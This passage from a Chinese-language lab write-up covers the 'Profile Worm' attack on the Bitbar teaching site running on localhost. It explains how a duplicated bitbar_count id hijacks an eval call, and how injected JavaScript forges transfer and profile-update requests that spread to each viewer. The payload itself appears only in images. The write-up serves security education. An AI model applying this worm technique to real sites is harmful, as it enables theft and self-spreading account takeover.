
然后查看view\_users页面，可以发现新建账户和user3账户已被删除，其他的账户不变。




### Attack 6: Profile Worm

#### 6.1 漏洞分析


该漏洞存在于Bitbar网站中的用户profile的更新操作中，当攻击者输入了特定的profile时，其他用户查看攻击者的profile就会受到攻击。这个攻击方式理论上可以使用XSS实现，因此先尝试是否能够在profile中利用XSS。登录到Bitbar系统中，访问<http://127.0.0.1:3000/>页面更新profile。




访问<http://127.0.0.1:3000/profile>，可以发现profile内容中的<script>标签被过滤了，只剩下alert(1)字符串，说明此处不存在XSS漏洞。




观察profile页面的后端源码，在bitbar/app/views/user目录下的profile.html.erb文件中发现如下代码，这段代码有两个值得注意的地方。第一个是当用户profile内容不为空时，会使用<div>标签将经过sanitize\_profile函数过滤后的profile内容显示在html页面中。第二个是存在一段原本用于打印用户余额的javascript代码，该代码中存在eval函数的调用，eval函数的参数是document.getElementById('bitbar\_count').className，即id是bitbar\_count的标签的class的值。



先深入分析第一个点，也就是sanitize\_profile函数，该函数的具体定义可以在bitbar/app/helpers目录下的application\_helper.rb文件中找到。如图所示，sanitize\_profile函数调用了sanitize方法，该方法是ruby中一个基于白名单方式，检测并过滤html恶意语法的函数。可以看到函数的参数给出的白名单中没有名为script的标签，因此尝试XSS时没有成功。函数给出了profile内容中可以使用哪些标签以及可以使用哪些标签中的属性。




再深入分析第二个点，这个eval函数的调用是漏洞存在的根本原因，当类似于eval的函数的参数可控时，往往会形成漏洞。本实验中eval函数的参数是id为bitbar\_count的html标签的class的值，一般情况下一个html文件中的id值是唯一的，因此javascript中的document.getElementById函数只会返回一个html元素，当一个html文件中有重复id值时，该函数返回第一个符合条件的html元素。再观察profile页面中用户profile的标签位置，如图所示，可以发现id是profile的标签在id是bitbar\_count的标签上方，也就是说用户profile内容在profile页面的位置，在原有的id是bitbar\_count的标签上方。因此在profile中构造id是bitbar\_count的标签，从而使得document.getElementById('bitbar\_count')可控，进而控制eval函数的参数，实现任意javascript代码执行。




该漏洞能够执行任意javascript代码，那么实验要求的转账和更新profile操作都可以通过js代码向服务器发送特定POST请求包实现，js代码的编写与之前的攻击方式类似。构造profile内容的步骤请见6.2攻击原理，将构造好的profile内容更新到攻击者账户中，就可以实现符合要求的攻击。

#### 6.2 攻击原理


登录任意账户，观察更新profile所发送的POST请求包的目的地址以及表单数据格式。



根据6.1漏洞分析，profile内容中需要包含html元素，且标签是sanitize\_profile函数白名单中的标签，标签中的id的值是bitbar\_count，class的值是需要执行的javascript代码。因为将所有javascript代码都放到class的值中较难操作，所以选择将需要执行的代码放到html元素内容中，在class中再次调用eval函数，参数是该元素内容，从而实现js代码的执行。




需要注意的是，如图所示代码中eval函数参数在取元素内容后将其中的amp;字符串替换为了空字符。因为在代码拼接到html页面中，使用XMLHttpRequest类发送POST请求时，&字符会被编码为&amp;，而表单数据中只需要出现&就可以了，所以需要将amp;替换为空字符。如图所示是未替换amp;时，js代码向<http://127.0.0.1:3000/post_transfer>发送的POST请求中，表单数据存在amp;而无法被正确解析。




除此之外需要注意向<http://127.0.0.1:3000/set_profile>发送POST请求时，表单中需要发送所有profile内容，因此取id是profile的元素内容，如下图所示，所有profile内容都位于id是profile的元素中。并且这些内容需要经过uri编码，也就是调用encodeURIComponent函数进行编码。




登录attacker账户，首先访问<http://127.0.0.1:3000/view_users>查看用户列表以及用户余额。




然后访问<http://127.0.0.1:3000/>更新profile。




更新profile后切换到user1账户，访问<http://127.0.0.1:3000/profile?username=attacker>查看attacker账户，可以发现成功发送目的地址是post\_transfer和set\_profile的POST请求包。bitbar余额显示为0是因为原本用于获取bitbar余额的eval函数被用于执行恶意代码了，所以无法显示用户真正的bitbar余额。



然后切换到user2账户，访问<http://127.0.0.1:3000/profile?username=user1查看user1>账户，可以发现成功发送目的地址是post\_transfer和set\_profile的POST请求包。并且user1账户的profile已被修改为与attacker账户的profile一致。



user2账户的profile也被修改为与attacker账户的profile一致。



在触发了两次profile内容后，user1和user2账户分别向attacker账户转账了1个bitbar，因此现在所有用户余额如下所示，这与实验要求“当其他用户阅读这个profile时，1个bitbar将会从当前账户转到attacker的账户，并且将当前用户的profile修改成该profile”一致，说明攻击成功。

